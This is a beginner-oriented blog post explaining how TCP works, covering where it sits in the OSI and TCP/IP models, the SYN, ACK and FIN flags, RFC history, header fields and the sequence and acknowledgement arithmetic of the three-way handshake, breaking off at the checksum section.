


TCP Connection

 zihad.com.bd/posts/tcp-connection

April 30, 2025



Learn how TCP connections work, from the three-way handshake to reliable data transfer. This beginner-friendly guide breaks down the basics of the Transmission Control Protocol.

I'm writing this post for two reasons. Recently, I took part in a university-level competition where we had to explain technical topics in a way that even non-tech people could understand. I picked TCP and UDP protocols because I'm really into cybersecurity and networking. Honestly, I didn't expect much — I just wanted to challenge myself and share something I love. But alhamdulillah, I ended up becoming 1st in the competition!

Before the event, I went back and studied TCP deeply to make sure I could explain it simply. I tried to break things down the way I wish someone had explained it to me when I was learning. I still remember my early days — I had so many questions about how TCP works, but no teacher gave me a clear answer. So I searched online, read blogs, watched YouTube tutorials, and slowly figured it out myself.

That's why I'm writing this post — to improve my own understanding and to help anyone like me, maybe a junior or someone just starting out. If you're confused about TCP, I hope this will help you see it more clearly.

Introduction

The well known protocol named TCP is one of the important protocol that really matter in the wide network of today. This protocol as a big play part in the Internet in general, many

protocols rely on TCP and many protocols designed in such way that without TCP they cannot run. The Important thing is that the TCP is can seems so complex but the truth is the opposite, all we need to do is actually look on the session of some protocol that rely on TCP and after we learn theoretically how TCP works it's more easy to understand.

In my opinion, to understand really good how TCP work we need to learn as follow:

1. [TCP in the OSI and TCP-IP module.](#)
2. [Basic TCP Functionality and basic flags like SYN, ACK, FIN.](#)
3. [History of TCP in RFC's 793/3168/3540.](#)
4. [TCP segment structure.](#)
5. [TCP session in real world.](#)
6. [The special flags.](#)
7. [TCP attacks.](#)

so let's get started

TCP in the OSI and TCP-IP module

first of all TCP is in the Transport layer in the TCP/IP or IOS models. Brief refresh on OSI model, this is a seven layers model that are labeled from 1 through 7.

Layer No.	Layer Name	Description
7	Application	Consists of standard communication services and applications that everyone can use.
6	Presentation	Ensures that information is delivered to the receiving machine in a form that it can understand.
5	Session	Manages the connections and terminations between cooperating computers.
4	Transport	Manages the transfer of data and assures that received and transmitted data are identical.
3	Network	Manages data addressing and delivery between networks.
2	Data Link	Handles the transfer of data across the network media.
1	Physical	Defines the characteristics of the network hardware.

Figure 1 OSI Model

The transport layer is where the TCP live, Layer 4 of the OSI model is named the transport layer and is responsible for message segmentation, acknowledgement, traffic control, and session multiplexing. The transport layer also has the ability to perform error detection and correction (resends), message reordering to ensure message sequence, and reliable message channel depending on the specific transport layer protocol used. The most common of the used transport layer protocols include the Transport Control Protocol (TCP) and User Datagram Protocol (UDP).

TCP is also on layer 3 of TCP/IP model, like the OSI model, the TCP/IP model is layered and is used in the same fashion as the OSI model but with fewer layers. As the modern Internet and most communications use the Internet Protocol (IP), the TCP/IP model is technically more in line with modern network implementations. As stated before, the layers within the TCP/IP model are considered less rigid then that of the OSI model, which basically means that many protocols implemented can be considered in grey areas between one area and another. The TCP/IP protocol suite (often referred to as the TCP/IP protocol) contains the same protocols referenced in the earlier OSI model sections. Figure 2 below shows a representation of the TCP/IP model:

Layer No.	Layer Name	Description
4	Application	Consists of standard communication services and applications that everyone can use.
3	Transport	Manages the transfer of data and assures that received and transmitted data are identical.
2	Network	Manages data addressing and delivery between networks.
1	Link	Handles the transfer of data across the network media.

Figure 2 TCP/IP Model

Summary

TCP is placed in transport layer in the TCP/IP and OSI model, this layer is about reliability of the connection the message that sent on that layer are called segments, this layer also responsible for acknowledgement, traffic control, and session multiplexing. we will see as we proceed in the article how it actually look like in real communication between two endpoints.

Basic TCP Functionality and basic flags like SYN ACK FIN

The functionality of the TCP working with two main important thing:

- Approved every revived TCP segment, in that way the other side that get the approvement know that what he sent successfully arrived to the other side.
- Numbering every segment with some sequence number before we sent it, in this way we can be shore that if the other side get the segments **not in the same order** as we sent it he will know what the order by that sequence number.

those are the main thing that TCP responsible to do, there is many application out there that working with TCP because of this functionality, but the is some application that doesn't and this can be because of millions reasons one of that is that the application itself for some reason do checking that the other side get the message.

The is three which is the most important flags in every session that you will see in every TCP session is the SYN, ACK and FIN. The SYN flag is used every time some endpoint want to start session with other endpoint, you can consider that like the following example:

some one named Bob go's down the street and see his friend John, so he start a conversation:

Bob: Hello! how do you do?

John: I'm good! and you?

Bob: Great!




Figure 3 real life conversation

In TCP it pretty much the same, one side ask the other that he want to start conversation with him and the other response with sort of ok and the first one do the same.

endpoint1: I wanna to SYN with you!

endpoint2: OK, I want to SYN with you too!

endpoint1: OK.




Figure 4 TCP starting conversation

In real session you will see that the most if not all segment message are sent with the flag ACK as active which means that we get what the other endpoint was sent and now we respond for it with new segment and approved the receivment with ACK flag.

As you go foreword in this article you will see that every flag is actually a bit in the segment message that represent by 1 or 0, if the flag is active than we will see that the bit is set to 1.

There is many flags out there but the other flag that we will see often is the FIN flag that stand for finish. If one side of opening conversation want to close the session, he is just send TCP segment message with activated FIN flag.




Figure 5 TCP ending conversation

Till now is so simple; to open a session all we need to do is to send **SYN** flag to the other side, throughout the conversation we always approved the receivment of the TCP segment from the other side with activated **ACK**, when we wanna close running session we just sent TCP segment with activated **FIN** flag and that's it.

Summary

So the functionality of TCP is always approved if we get the segment or not and numbering the TCP segment with sequence number.

History of TCP in RFCs 793 3168 3540.

Before we start to get down to deep detail is better to know some history. The TCP was developed and designed in 1970s by two DARPA scientists - Vinton Cerf and Bob Kahn, persons most often called the fathers of the Internet.

Kahn worked on an existing project to establish a satellite packet network, and initiated a project to establish a ground-based radio packet network. These experiences convinced him of the need for development of an open-architecture network model, where any network could communicate with any other independent of individual hardware and software configuration. Kahn therefore set four goals for the design of what would become the **Transmission Control Protocol**

In the spring of 1973, Vinton Cerf joined Kahn on the project and together they wrote the RFC 675 and it was the first ever version of TCP and the real name of TCP was **Transmission Control Program**.

In 1981 DARPA scientists write another RFC number 793 and this was actually the first RFC of the **TRANSMISSION CONTROL PROTOCOL**, in that RFC we can find a structure of the TCP/IP model and the TCP implementations.

There is some more RFC that discuss the TCP and update the protocol, but I want to focus on only two RFCs 3168 and 3540. The original RFC 793 specified a six flags that we can activate in the TCP segment which is as follow:

- URG
- ACK
- PSH
- RST
- SYN
- FIN

I will explain them all later on

The RFCs 3168 and 3540 specifies together three bit flags named ECN which stand for Explicit Congestion Notification, the three flags are as follow:

- ECN-none
- CWR
- ECE

Please remember those, we will come back to them later on

Summary

The TCP at first was publish in RFC 793 and update later in RFC 3168 and RFC 3540, these are important because the bits that they specified, we will see as we go further in this article why we need these three bit flags, but for now I just want you to remember that there is six main flags and more three flags that responsible for congestion which is sort of collision that accrue in the network.

TCP segment structure.

Ok, now we going to discuss on the really cool things in TCP segment. The structure of the TCP header look like follow:




Figure 6 TCP header structure

As you can see the length of the segment is 32 bit long, just please remember that the TCP segment is consists of bits so in reality it's structure of 0 and 1 that represented the values of the filed in the TCP header.

So let's check out the headers:

Source ports - The port number is really important because with that port we use to represent some service. In source port the sender generate some random port between 49152 to 65535 and that port are used through all the session between the two devices that communicate.

Destination port - The destination port is actually some service that represented by some port, as example HTTP represented by port 80 and FTP represented by port 21, so, if we want to use some service of some server like HTTP, we communicate with that server by using port 80 in the destination, in that way the receiver which is the server know that we want the HTTP service which is used to display some HTML page that the server has.

Sequence number - Sequence number or short SEQ is used to tracked down the data that as being send, so if we sent some data we count the data in the sequence field plus previous sequence number, as example if we had in the previous sequence field 1476 and the amount of data we sending now is 658 byte, the new sequence will be $1476 + 658$ which is 2134, this mean that the sequence number always go greater through the session. please remember the rule of the sequence number as follow:

The sequence number is the number of **previously sent data** plus the **previously sent sequence number** to the other endpoint.

Acknowledgement number - This field used to acknowledge the data that we receive, in that way we can know what data as being receive by the other side and what data doesn't by the acknowledge number that the other side send us after he get some data from us, if he doesn't get the data we will don't received any acknowledge from him about that data so in this case we will send the data again until the other side will approve that he get the data. The counting of the acknowledgement goes by the following rule:

The acknowledgement number is the number of the **received data** plus the **received sequence number** we get from the other endpoint.

I want to stop you here to clear the **ACK** and **SEQ** numbers in the session. later on I will demonstrate that principle again and again because I want that you will have a good understanding how the things really works.

If you remember in the section of **Basic TCP Functionality** we saw some basic session like starting session in TCP and ending session, so, let's look now in deep what is really going on.

Let's say that John want to communicate with bob in some sort of protocol that using TCP.

1. To start the session John need to send **SYN** flag first because he want to synchronize with Bob about some values that will be used through the conversation. in the SEQ and ACK headers the values will be 0's because nothing of the rules that we saw earlier doesn't apply yet, we have no received data and no received sequence number, and we haven't sent any data and sequence number. because this is the first time we send message in TCP with flag SYN set, the message that send will be count with 1 phantom byte because of the SYN flag.




Figure 7 first-SYN from John.

2. Bob received the TCP segment message, he sees that the message contain flag of SYN in active form so he knows that John want to start conversation with him. Bob respond with two flags: **SYN** and **ACK**, the SYN is because he want to synchronize with John about some values like John did, and the ACK is because he want to inform John that he get the message. In the ACK number header Bob set it to 1 because as you remember the received data is 1 which is the phantom byte and the received sequence number is 0 so it's $1+0=1$, so now when John will get this message he will new by the acknowledgement number that the previous message arrived successfully without data lost.




Figure 8 SYN and ACK from Bob with acknowledgement number calculation.

1. John received the message and sees that Bob what to synchronize with him too, he also see the ACK flag active so he know that Bob actually approved the receivment, because Bob activated SYN flag John count it as phantom byte and add it to the sequence number which is 0, so in the message that John going send to Bob filled with ACK value of 1, and now because John sent previously some message that contain sequence number of 0 and phantom byte of 1 (because of the SYN) John now respond to Bob with TCP segment that contain sequence number of 1. in the flag area John activate only the ACK flag to approved that the segment that came from Bob successfully arrived.




Figure 9 ACK from John with sequence of 1 and acknowledge of 1.

we will see more of that ack and seq calculation further on.

TCP header length - This header also called **data offset**, this field are specified the entire length of the TCP segment, this include the previous headers, the source and destination port number, the acknowledgement number, the sequence number and so on. As you can see in the diagram in figure 6 this field in 4 bit long.

Reserved - The reserved is actually the gray field in the diagram in figure 6, it is 6 bit long that **reserved** for future use. It's actually just 3 bit and more 3 bit used for ECN as I specified earlier, but just keep in mind that there is 6 bit in that area and after that more 6 bit that used for flags.

Flags - The 6 bits after the reserved bits are used for flags, this flags is takes a big part in the tcp session. for each flag there is a scenario, to see each flag we going to use network analyzer like Wireshark, you can use TCPdump or NAST or any kind of analyzer you like, I'm using Wireshark for the examples. we going to see each flag but not in the same order as you saw in the TCP segment structure you'll understand why later on.

- **SYN** - as we already saw, the SYN flag used for starting conversation, in the TCP world the starting session end up always with three TCP segments that send back and forth between two parties, because of that this starting point called **Three Way Handshake**, you will see the three way handshake in every conversation that base on TCP.
- **ACK** - we saw that flag, and if you remember, that flag are responsible for approving that the TCP segment arrived successfully to the other endpoint, but keep in mind that if we get ACK flag activated in the TCP segment it doesn't mean that the data that arrived doesn't broken and if you ask what we done with broken data? for that we have the CRC (which is the checksum) and we will see that header as we move on in this article.
- **FIN** - if you remember in the **Basic TCP Functionality** section we saw the FIN & ACK session, the FIN is responsible for closing some session, so if one side want to end the TCP session he send a FIN + ACK flags, the ACK is for approved that the previous TCP segment arrived and the FIN is to inform the other endpoint that we wish to end the session, so the other endpoint will respond with ACK to approved that we get the FIN + ACK that we sent and he with also initiate a FIN + ACK message to end the session too, and then the first endpoint will respond with ACK and that it, the session is ending, just like we saw in figure 5.
- **PSH** - This flag is stand for push which mean that we want to push some data to the other endpoint, so, every time that the TCP contain some DATA in the upper layer, you will see this flag in active state. When the other site get this segment with active PSH he knows that there is a data and he transfer it to the application that expect to this data. We will see some example of that PSH as you keep reading.
- **RST** - This flag is stand for reset, we will see this flag when we have some issue in the connection, or when some side of the parties trying to kill the session, basically if the receiver see that flag he shouldn't send any message further in that session and discard any further message that he received from the other side that related to that session.
- **URG** - This flag stand for urgent, we use this flag to inform the other side that there is some urgent data that must be treatment immediately, there is more header that related to this flag and specified the urgent data.

Window Size - This header used for to inform the other endpoint that we can to buffer some specific amount of data, as example if we send to the other endpoint Window Size of 20000 byte, the other endpoint knows that we can get 20K of data before we sent to him an ACK on the 20K data. Let's assume that John sent to Bob TCP segment that contain 20K in the window side header, so Bob knows that he can send no more that 20K to John because John can handle only 20K at the time, so if Bob reach to this value he will stop

from sending data until he will get some ACK from John about the data Bob was sent, only after that Bob will keep to send more data. Please remember that this is not mean that if John tels Bob about 20K that Bob immediately send 20K stop until the ACK and send again 20K and stop and so on, it's just let's Bob knows that he can only handle 20K at the time. We will see in the examples that after two side synchronize they may send small pieces of data as a start, only after that the amount of data may be grow before some ACK will received.

Checksum - I think that this header is very cool although this is so old algorithm, this is the way to find an error on the TCP segments, the receiver will check the checksum value against the following calculation, if the value is not the same as the checksum value the TCP segment are discard. The calculation are done as follow:

- **Pseudo Header** which is some headers from the IP packets that are include in the checksum calculation. The header are the **Source address** and **destination address** from the IP packet with **Reserved** filed of 8 bit and **Protocol Type** from IP packet which always be 6 because of the TCP, and **TCP Segment Length**.

